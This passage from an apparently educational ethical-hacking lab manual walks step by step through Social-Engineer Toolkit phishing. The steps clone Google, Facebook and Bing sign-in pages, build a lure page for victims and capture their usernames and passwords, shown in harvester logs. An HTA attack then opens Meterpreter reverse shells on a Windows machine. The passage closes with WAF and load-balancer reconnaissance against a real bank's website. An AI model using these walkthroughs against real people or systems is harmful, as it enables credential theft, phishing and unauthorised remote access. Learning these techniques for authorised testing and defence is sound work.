
Now On the victim machine. Let us assume that you have shared a file to the victim which will contain the IP Address of the attacking machine which will get the credentials.




Create an html page with the Link which will attract the victim to click the link



Once the user clicks the link it will redirect it to the cloned google sign in page. If the victim enters any credential information and clicks on the sign in button the credential harvester on the attacker machine will receive the credentials (Username/email and passwords)






```
kali@kali: ~
File  Actions  Edit  View  Help
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available
. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.159.128 - - [22/Oct/2022 06:19:18] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdl
dzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w
8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=0
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=kkjkswdd
POSSIBLE PASSWORD FIELD FOUND: Passwd=akhdjhduwehfw
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.159.128 - - [22/Oct/2022 06:20:13] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```


Try the same step by choosing Site Cloner to create a Facebook page

```
izes iframe replacements to make the highlighted URL link to appear legitimate howev
r when clicked a window pops up then is replaced with the malicious link. You can ed
t the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack men
. For example you can utilize the Java Applet, Metasploit Browser, Credential Harves
er/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injectio
 through HTA files which can be used for Windows-based powershell exploitation throu
h the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

```
The second method will completely clone a website of your cho
and allow you to utilize the attack vectors within the comple
same web application you were attempting to clone.

The third method allows you to import your own website, note
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
```

```
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.159.131]
:192.168.159.131
```


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.159.131]
:192.168.159.131
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:bing.com

[*] Cloning the website: http://bing.com
[*] This could take a little bit...
```






```
192.168.159.128 - - [22/Oct/2022 06:25:06] "POST /ServiceLoginAuth HTTP/1.1" 302 -
192.168.159.128 - - [22/Oct/2022 06:26:05] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdl
dzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w
8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=0
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=dhuehdurd
POSSIBLE PASSWORD FIELD FOUND: Passwd=jdheudhie
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.159.128 - - [22/Oct/2022 06:26:29] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```


- **HTA web attack method**

Select Web Attack Vectors









```
[*] Started reverse TCP handler on 192.168.109.129:443
msf6 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.109.1
[*] Meterpreter session 1 opened (192.168.109.129:443 → 192.168.109.1:50382) at 2022
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.109.1
[*] Meterpreter session 2 opened (192.168.109.129:443 → 192.168.109.1:50386) at 2022
sessions

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter x86/windows  OK\RDNC @ OK  192.168.109.129:443 → 192.168.109
  2         meterpreter x86/windows  OK\RDNC @ OK  192.168.109.129:443 → 192.168.109

msf6 exploit(multi/handler) > sysinfo
[-] Unknown command: sysinfo
msf6 exploit(multi/handler) > 1
[-] Unknown command: 1
msf6 exploit(multi/handler) > session 1
[-] Unknown command: session
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
```

```
File  Actions  Edit  View  Help
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : OK
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
```

```
meterpreter > dir
Listing: C:\WINDOWS\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040777/rwxrwxrwx  0         dir   2021-06-05 10:21:52 -0400  0409
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  1028
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  1029
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  1031
040777/rwxrwxrwx  0         dir   2022-10-19 00:53:29 -0400  1033
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  1036
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  1040
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  1041
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  1042
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  1045
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  1046
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  1049
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  1055
100666/rw-rw-rw-  2151      fil   2021-06-05 08:06:21 -0400  12520437.cpx
100666/rw-rw-rw-  2233      fil   2021-06-05 08:06:21 -0400  12520850.cpx
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  2052
040777/rwxrwxrwx  0         dir   2022-07-25 05:25:32 -0400  3082
100666/rw-rw-rw-  232       fil   2021-06-05 08:05:53 -0400  @AppHelpToast.png
100666/rw-rw-rw-  308       fil   2021-06-05 08:05:53 -0400  @AudioToastIcon.png
```

Practical 6

Aim: Practical on Exploiting Web-based applications

• Reconnaissance and Identification of Web applications

sudo apt update

sudo apt upgrade

sudo apt dist-upgrade


```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.7 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [43
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [111 k
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb)
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [235
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb)
Fetched 63.2 MB in 40s (1,598 kB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
1236 packages can be upgraded. Run 'apt list --upgradable' to see them.
```


```
┌──(kali㉿kali)-[~]
└─$ sudo apt upgrade
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Calculating upgrade ... Done
The following packages were automatically installed and are no longer requ
  libatk1.0-data libev4 libexporter-tiny-perl libflac8 libfmt8 libhttp-ser
  liblist-moreutils-xs-perl libopenexr25 libopenh264-6 libperl5.34 libplac
  libwebsockets16 libwireshark15 libwiretap12 libwsutil13 perl-modules-5.3
  python3-mypy-extensions python3-responses python3-spyse python3-token-bu
```


```
┌──(kali㉿kali)-[~]
└─$ sudo wafw00f www.hdfcbank.com
```



```
                      ~ WAFW00F : v2.2.0 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.hdfcbank.com
[+] The site https://www.hdfcbank.com is behind Cloudflare (Cloudflare Inc
.) WAF.
[~] Number of requests: 2

┌──(kali㉿kali)-[~]
└─$ sudo lbd www.hdfcbank.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-bal
```


```
┌──(kali㉿kali)-[~]
└─$ sudo lbd www.hdfcbank.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-bal
ancing.
                                    Written by Stefan Behte (http://ge.min
e.nu)
                                    Proof-of-concept! Might give false pos
itives.

Checking for DNS-Loadbalancing: FOUND
www.hdfcbank.com has address 104.18.95.72
www.hdfcbank.com has address 104.18.94.72

Checking for HTTP-Loadbalancing [Server]:
 cloudflare
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 05:31:32, 05:31:33, 05:31:33, 05:3
1:33, 05:31:33, 05:31:33, 05:31:33, 05:31:33, 05:31:34, 05:31:34, 05:31:34
, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:34, 05
:31:34, 05:31:34, 05:31:34, 05:31:34, 05:31:35, 05:31:35, 05:31:35, 05:31:
35, 05:31:35, 05:31:35, 05:31:35, 05:31:35, 05:31:36, 05:31:36, 05:31:36,
